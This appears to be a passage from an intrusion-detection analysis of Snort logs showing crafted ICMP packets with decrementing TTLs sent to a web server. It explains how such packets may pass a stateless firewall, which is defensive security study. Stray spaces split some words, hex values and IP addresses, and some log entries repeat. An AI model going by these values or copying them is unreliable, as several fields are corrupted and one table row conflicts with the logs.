06/23-16:03:08.716024 203.167.236.153 -> X.Y.14.192
ICMP TTL:49 TOS:0x0 ID:51201 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:3953 I pLen:20 DgmLen:576
*2***RSF Seq: 0xC1FC931A Ack: 0xCD9F13C2 Win: 0x4E7F TcpLen: 56
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:03:39.058571 203.167.236.153 -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:31490 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:14963 IpLen:20 DgmLen:576
```

```
1**A***F Seq: 0xC1FC931A Ack: 0x7EBD0D1C Win: 0x86FD TcpLen: 56
** END OF DUMP  [Snort log]
[**] ICMP Destina tion Unreachable (Undefined Code!)   [**]
06/23-16:03:39.058629 203.167.236.153  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:31490 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:14963 IpLen:20 DgmLen:576
1**A***F Seq: 0xC1FC9 31A Ack: 0x7EBD0D1C Win: 0x86FD TcpLen: 56
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Un  defined Code!)   [**]
06/23-16:04:39.685207 203.167.236.153  -> X.Y.14.192
ICMP TTL:50 TOS:0x0 ID:28931 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:56695 IpLen:20 DgmLen:576
*2**PRS* Seq: 0xC1FC931A Ack: 0xA97894E2   Win: 0x2399 TcpLen: 20
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:04:39.685279 203.167.236.153  -> X.Y.14.192
ICMP TTL:49 TOS:0x0  ID:28931 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:56695 IpLen:20 DgmLen:576
*2**PRS* Seq: 0xC1FC931A Ack: 0xA97894E2 Win: 0x2399 TcpLen   : 20
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:04:39.68 7164 203.167.236.153  -> X.Y.14.192
ICMP TTL:40 TOS:0x0 ID:28931 IpLen:20  DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:56695 IpLen:20 DgmLen:576
*2**PRS* Seq: 0xC1FC931A Ack: 0xA97894E2 Win: 0x2399 TcpLen: 20
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:04:39.688442 203.167.236.153  -> X.Y.14.192
ICMP TTL:39 TOS:0x0 ID:28931 IpLen:20 DgmLen:56
Type:3 Co de:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:56695 IpLen:20 DgmLen:576
*2U****F Seq: 0xC1FC931A Ack: 0xC4D8967E Win: 0xBFC2 TcpLen: 28 UrgPtr:
0x2749
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:04:39.696107 203.167.236.153  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:28931 IpLen:20 DgmLen:56
Type:3 Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:56695 IpLen:20 DgmLen:576
*2U****F Seq: 0xC1FC931A Ack: 0xC4D8967E Win: 0xBFC2 TcpLen: 28 UrgPtr:
0x2749
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:07:13.075148 203.167.236.153  -> X.Y.14.192
ICMP TTL:50 TOS:0x0 ID:8197 IpLen:20 DgmLen:56
Type:3 Code:1 DESTI NATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:20863 IpLen:20 DgmLen:576
****PRSF Seq: 0xC1FC931A Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP  [Snort log]
```

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:07:13.075219 203.167.236.153 -> X.Y.14.192
ICMP TTL:49 TOS:0x0 ID:8197 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST U  NREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:20863 IpLen:20 DgmLen:576
****PRSF Seq: 0xC1FC931A Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:07:13.086097 203.167.236.153 -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:8197 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATA GRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:20863 IpLen:20 DgmLen:576
****PRSF Seq: 0xC1FC931A Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP [Snort lo g]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:07:13.086152 203.167.236 .153 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:8197 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:20863 IpLen:20 DgmLen:576
****PRSF Seq: 0xC1FC931A Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:08:26.021208 203.167.236.153 -> X.Y.14.192
ICMP TTL:50 TOS:0x0 ID:55813 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:13186 IpLen:20 DgmLen:576
**U****F Seq: 0xC1FC931A Ack: 0x1C1D1E1F Win: 0x2223 TcpLen: 8 UrgPtr: 0x2627
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:15:37.957122 203.167.236.153 -> X.Y.14.192
ICMP TTL:24 TOS:0x0 ID:38153 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:6 0 TOS:0x0 ID:31883 IpLen:20 DgmLen:40
1*UAP*SF Seq: 0xC1FC974A Ack: 0xB62D0C7C Win: 0xA5EB TcpLen: 20 UrgPtr:
0x994F
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-16:15:37.957180 203.167.236.153 -> X.Y.14.192
ICMP TTL:23 TOS:0x0 ID:38153 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS :0x0 ID:31883 IpLen:20 DgmLen:40
1*UAP*SF Seq: 0xC1FC974A Ack: 0xB62D0C7C Win: 0xA5EB TcpLen: 20 UrgPtr:
0x994F
** END OF DUMP [Snort log]
```

j. 210.84.63.37

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-17:10:04.424734 210.84.63.37 -> X.Y.14.192
ICMP TTL:58 TOS:0x0 ID:12218 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 210.84.112.193:1361
TCP TTL:119 TOS:0x0 ID:4141 IpLen:20 DgmLen:40
*2***R*F Seq: 0x46F8BF59 Ack: 0x3C544954 Win: 0x3E53 TcpLen: 16
** END OF DUMP [Snort log]
```

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-17:10:04.426084 210.84.63.37 -> X.Y.14.192
ICMP TTL:57 TOS:0x0 ID:12218 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 210.84.112.193:1361
TCP TTL:119 TOS:0x0 ID:4141 IpLen:20 DgmLen :40
*2***R*F Seq: 0x46F8BF59 Ack: 0x3C544954 Win: 0x3E53 TcpLen: 16
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-17:10:04.437513 210.84.63.37 -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:12218 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 210.84.112.193:1361
TCP TTL:119 TOS:0x0 ID:4141 IpLen:20 DgmLen:40
*2***R*F Seq: 0x46F8BF59 Ack : 0x3C544954 Win: 0x3E53 TcpLen: 16
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-17:10:04.438298 210.84.63.37 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:12218 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 210.84.112.193:1361
TCP TTL:119 TOS:0x0 ID:4141 IpLen:20 DgmLen:40
*2***R*F Seq: 0x46F8BF59 Ack: 0x3C544954 Win: 0x3E53 TcpLen: 16
** END OF DUMP [Snort log]
```

k. 203.12.167.18

```
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-21:38:13.328057 203.12.167.18 -> X.Y.14.192
ICMP TTL:52 TOS:0x60 ID:16261 IpLen:20 DgmLen:88
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-21:38:13.328124 203.12.167.18 -> X.Y.14.192
ICMP TTL:51 TOS:0x60 ID:16261 IpLen:20 DgmLen:88
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-21:38:13.340446 203.12.167.18 -> X.Y.14.192
ICMP TTL:2 TOS:0x60 ID:16261 IpLen :20 DgmLen:88
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-21:38:13.340506 203.12.167.18 -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:16261 IpLen:20 DgmLen:88
Type:11 Code:0 TTL EXCEEDED [Snort log]
```

l. 203.108.192.15

```
[**] ICMP Source Quench [**]
06/23-21:54:09.431701 203.108.192.15 -> X.Y.14.192
ICMP TTL:249 TOS:0x0 ID:47361 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH [Snort log]
[**] ICMP Source Quench [**]
06/23-21:54:09.431771 203.108.192.15 -> X.Y.14.192
ICMP TTL:248 TOS:0x0 ID:47361 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH [Snort log]
[**] ICMP Source Quench [**]
06/23-21:54:09.489209 203.108.192.15 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47361 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH [Snort log]
[**] ICMP Source Quench [**]
06/23-21:54:18.914216 203.108.192.15 -> X.Y.14.192
ICMP TTL:249 TOS:0x0 ID:47362 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH [Snort log]
[**] ICMP Source Quench [**]
06/23-21:54:18.914278 203.108.192.15 -> X.Y.14.192
```

```
ICMP TTL:248 TOS:0x0 ID:47362 IpLen:20 DgmLen:56 DF
Type:4 Code:0 S OURCE QUENCH  [Snort log]
[**] ICMP Source Quench  [**]
06/23-21:54:18.970517  203.108.192.15  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47362 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENC H [Snort log]
[**] ICMP Source Quench  [**]
06/23-21:54:20.836039  203.108.192.15  -> X.Y.14.192
ICMP TTL:249 TOS:0x0 ID:47364 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH  [Snort log]
[**] ICMP Source Quench  [**]
06/23-21:54:20.836113  203.108.192.15  -> X.Y.14.192
ICMP TTL:248 TOS:0x0 ID:47364 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH  [Snort log]
[**] ICMP Source Quench  [**]
06/23-21:54:20.892230  203.108.192.15  -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:47364 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH  [Snort log]
[**] ICMP Source Quench  [**]
06/23-21:54:20.892346  203.108.192.15  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47364 IpLen:20 DgmLen:56 DF
Type:4 Code:0 SOURCE QUENCH  [Snort log]
```

m. 210.143.32.84

```
[**] ICMP Time-To-Live Exceeded in Transit  [**]
06/23-22:02:43.794360  210.143.32.84  -> X.Y.14.192
ICMP TTL:237 TOS:0x60 ID:27884 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit  [**]
06/23-22:02:43.794426  210.143.32.84  -> X.Y.14.192
ICMP TTL:236 TOS:0x60 ID:27884 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit  [**]
06/23-22:02:43.848626  210.143.32.84  -> X.Y.14.192
ICMP TTL:2 TOS:0x60 ID:27884 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit  [**]
06/23-22:02:43.848742  210.143.32.84  -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:27884 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
```

n. 203.108.169.82

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-22:05:54.873999  203.108.169.82  -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47604 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1051
TCP TTL:58 TOS:0x0 ID:10661 IpLen:20 DgmLen:40
1****R** Seq: 0x49D584FA Ack: 0xDCAC720B Win: 0xBAE7 TcpLen: 28
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-22:05:54.874076  203.108.169.82  -> X.Y.14.192
ICMP TTL:24 TOS:0x0 ID:47604 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNR EACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1051
TCP TTL:58 TOS:0x0 ID:10661 IpLen:20 DgmLen:40
1****R** Seq: 0x49D584FA Ack: 0xDCAC720B Win: 0xBAE7 TcpLen: 28
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-22:05:54.879449  203.108.169.82  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47604 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHAB  LE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1051
```

```
TCP TTL:58 TOS:0x0 ID:10661 IpLen:20 DgmLen:40
1****R** Seq: 0x49D584FA Ack: 0xDCAC720B Win: 0xBAE7 TcpLen: 28
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-22:07:39.662495 203.108.169.82 -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47677 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.108.192.78:1052
TCP TTL:56 TOS:0x0 ID:25582 IpLen:20 DgmLen:40
1*U*PRS* Seq: 0x49D58F56 Ack: 0x82C1FE80 Win: 0x1C40 TcpLen: 24 UrgPtr:
0xCBA4
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-22:07:39.667934 203.108.169.82 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47677 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.108.192.78:1052
TCP TTL:56 TOS:0x0 ID:25582 IpLen:20 DgmLen:40
1*U*PRS* Seq: 0x49D58F56 Ack: 0x82C1FE80 Win: 0x1C40 TcpLen: 24 UrgPtr:
0xCBA4
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-22:08:44.583557 203.108.169.82 -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47717 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192 :80 -> 203.108.192.78:1053
TCP TTL:58 TOS:0x0 ID:13515 IpLen:20 DgmLen:40
12*A*RS* Seq: 0x49D595DE Ack: 0xBE62B54 Win: 0x8C7E TcpLen: 60
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-22:08:44.592751 203.108.169.82 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47717 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.108.192.78:105 3
TCP TTL:58 TOS:0x0 ID:13515 IpLen:20 DgmLen:40
12*A*RS* Seq: 0x49D595DE Ack: 0xBE62B54 Win: 0x8C7E TcpLen: 60
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!) [**]
06/23-22:09:37.442402 203.108.169.82 -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47803 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.108.192.78:1054
TCP TTL:58 TOS:0x0 ID: 14413 IpLen:20 DgmLen:40
****PRSF Seq: 0x49D59D6F Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP [Snort log]
```

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-22:09:37.447905  203.108.169.82  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47803 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1054
TCP TTL:58 TOS:0x0 ID:14413 IpLen:20 DgmLen:40
****PRSF Seq: 0x49D59D6F Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP  [Snort log]
[**] ICMP Destination Unrea chable (Undefined Code!)   [**]
06/23-22:10:34.394503  203.108.169.82  -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47842 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1055
TCP TTL:58 TOS:0x0 ID:15337 IpLen:20 DgmLen:40
12UA*RS* Seq: 0x49D5A3C4 Ack: 0x2  24FDCCC Win: 0xBBFD TcpLen: 20 UrgPtr:
0x687D
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable ( Undefined Code!)  [**]
06/23-22:09:37.447905  203.108.169.82  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47803 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1054
TCP TTL:58 TOS:0x0 ID:14413 IpLen:20 DgmLen:40
****PRSF Seq: 0x49D59D6F Ack: 0x10001 Win:   0x6 TcpLen: 48
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-22:10:34.394503  203.108.169.82  -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47842 I  pLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1055
TCP TTL:58 TOS:0x0 ID:15337 IpLen:20 DgmLen:40
12UA*RS* Seq: 0x49D5A3C4 Ack: 0x224FDCCC Win: 0xBBFD TcpLen: 20 UrgPtr:
0x687D
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-22:10:34. 400004 203.108.169.82  -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47842 IpLen:20 D  gmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1055
TCP TTL:58 TOS:0x0 ID:15337 IpLen:20 DgmLen:40
12UA*RS* Seq: 0x49D5A3C4 Ack: 0x224FDCCC Win: 0xBBFD TcpLen: 20 UrgPtr:
0x687D
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-22:11:25.096428  203.108.169.82  -> X.Y.14.192
ICMP TTL:25 TOS:0x0 ID:47873 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1056
TCP TTL:58 TOS:0x0 ID:16092 IpLen:20 DgmLen:40
****PRSF Seq: 0x49D5ACE9 Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP  [Snort log]
```

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-22:11:25.100982 203.108.169.82 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:47873 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UN REACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 203.108.192.78:1056
TCP TTL:58 TOS:0x0 ID:16092 IpLen:20 DgmLen:40
****PRSF Seq: 0x49D5ACE9 Ack: 0x10001 Win: 0x6 TcpLen: 48
** END OF DUMP [Snort log]
```

ii. Tool of Detect

Snort 1.7 with Custom Rule set

iii. Description of Attack

1. Introduction

The attack had the following basic characteristics. Crafted ICMP packets were send to www.X.com, which at a first glance would appear to be in response to traffic initiated by the www.X.com web server. Identical ICMP packets would then be quickly sent with the TTL value being decremented each time. This would continue until the TTL value reached 1, and which point the packets would no longer reach the IDS sensor.

On some occasions, the same cycle was repeated with the same source host, and other time small variations were made from the same sourc e host.

On a number of occasions, there was a series of ICMP Echo Request packets sent to the web server, prior to or immediately after an attack, which may also be related to the other ICMP traffic viewed.

There were five types of crafted ICMP used in this attack. These were

a. ICMP Echo Request
b. ICMP Destination Unreachable – Host Unreachable
c. ICMP Destination Unreachable – Fragmentation Required
d. ICMP Time to Live (TTL) Exceeded
e. ICMP Source Quench

Each specific element of the attack will be discussed bel ow.

It should be noted that the source addresses shown are most likely spoofed. Since ICMP is not connection oriented, traffic can easily be sent from a spoofed source.

The reason for sending such crafted packets would be that a firewall may allow such packets through. It would depend on if full state full connection details were maintained. In order to filter this sort of traffic, a firewall would need to know that a UDP (for Host Unreachable, and others) or TCP (for Source Quench, Fragmentation Requi red, TTL Exceeded) connection had recently been made, and that such an ICMP message was likely.

In this case, the firewall did not block this traffic, and subsequently it was passed through to the web server.

The following table shows the various source IP addresses, along with the type of ICMP used. As can be seen, the attacks were completed quickly, and often immediately following another. As can also be seen, there is two main type of initial TTL values, those above 244 and those less than 59.

The table also indicates the repeated times nearly identical attacks appeared from the same source.

Time Start	Time Finished	Source	ICMP Type	TTL Initial	TTL Finish	Occurrences
00:40:46	00:40:46	203.12.167.22	TTL Exceeded	244	1	2
02:14:31	02:14:31	152.63.4 9.25	Host Unreachable	247	1	1
02:14:46	02:14:46	146.188.249.6	Host Unreachable	246	1	1
04:15:03	04:17:26	216.126.150.231	Fragmentatio n Needed	241	241	1
09:42:20	09:42:20	210.84.63.40	Host Unreachable	58	1	1
13:08:27	13:08:27	210.215.8.12	TTL Exceeded	251	91	1
13:08:27	13:08:27	203.12.167.22	TTL Exceeded	244	1	
15:47:31	15:47:31	210.215.8.10	TTL Exceeded	251	1	2
16:02:46	16:15:37	203.167.236.153	Host Unreachable	50		10
17:10:04	17:10:04	210.84.63.37	Host Unreachable	58	1	1
19:53:39	19:54:09	203.134. 20.27	TTL Exceeded	234	1	1
21:38:13	21:38:13	203.12.167.18	TTL Exceeded	52	1	1
21:54:09	21:54:20	203.108.192.15	Source Quench	249	1	3
22:02:43	22:02:43	210.143.32.84	TTL Exceeded	237	1	1
22:05:54	22:59:19	203.143.32.84	Host Unreachable	25	1	8

Attack Details

a. ICMP Time-To-Live-Exceeded

```
[**] ICMP Time-To-Live Exceeded in Transit  [**]
06/23-00:40:45.210930  203.12.167.22  -> X.Y.14.192
ICMP TTL:244 TOS:0x60 ID:38838 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED

00 00 00 00 45 00 00 28 C0 05 00 00 01 06 36   AC  ....E..(......6.
CA 7D 0E C0 CB 3A 1E A7 00 50 07 43 3B F9 9F C1  .}...:...P.C;...
```

Above is an example of one of the TTL crafted packets. This sort of packet would normally be issued, when the destination host indicated in the packet has attempted to send traffic to the shown source, but the TTL value in the IP header has expired.

The host of X.Y.14.192 (www.X.com) did not send any traffic to the 203.12.167.22 host prior to this packet being received, hence the packet is obviously not a valid response.

In receiving a packet which is usually a response packet, but which no stimuli being found, this could indicate that the destination host has been spoofed. However, given the TTL decrementing witnessed in the I CMP packets, these are not valid responses to any stimuli. They must be crafted packets.

Such crafted packets could be used to access a host behind a firewall, or at least to consume CPU cycles for the processing of these packets.

The purpose of these packets would be to consume CPU cycles. According to TCP/IP specifications a host should then retry to send the data, preferably with an increased TTL value. Since no such initial datagram was sent, the ICMP packet received may confuse the victim.

b. ICMP Host Unreachable

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:31.871202  152.63.49.25  -> X.Y.14.192
ICMP TTL:247 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen:1500
12UAP*SF Seq: 0x3D7F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr:
0x106
** END OF DUMP

00 00 00 00 45 00 05 DC 43 B9 40 00 75 06 50 A2  ....E...C.@.u.P.
CA 7D 0E C0 CE C2  C3 C0 00 50 04 EF 3D 7F 86 22  .}.......P..=.."
```

Above is an example of the viewed crafted ICMP Host Unreachable packets.

Host Unreachable packets are meant to be sent by a router when it receives an IP datagram that it can not deliver or forward [12]. The original datagram is encapsulated in the ICMP packet.

In this datagram, the source does appear to be a router, ie 399.ATM6-0.XR2.PA01.ALTER.NET, with the original datagram appearing to show www.X.com sending data to 206.194.195.192.

However, like in the above discussion, this ICMP packet is crafted. For instance, no such packet was sent from www.X.com, and given the TTL decrementing, this is not the result of www.X.com being spoofed.

The encapsulated original datagram is also certainly not a valid packet, ie the TCP flags of 12UAP*SF are impossible, and the other TCP elements are also not normal.

Furthermore, the encapsulated packet is incorrect. For instance, the supposedly original packet was sent from www.X.com to 206.194.195.192. Given the associated ports, it would appear that 206.194.195.192 had made the connection to view a web page. Ie there is a high ephemeral port of 1263, going to the standard port of 80. This further implies that the connection was initiated from the 206.194.195.192 side, and must therefore exist. It is unlikely that a Host Unreachable would be issued after a connection attempt was commenced.

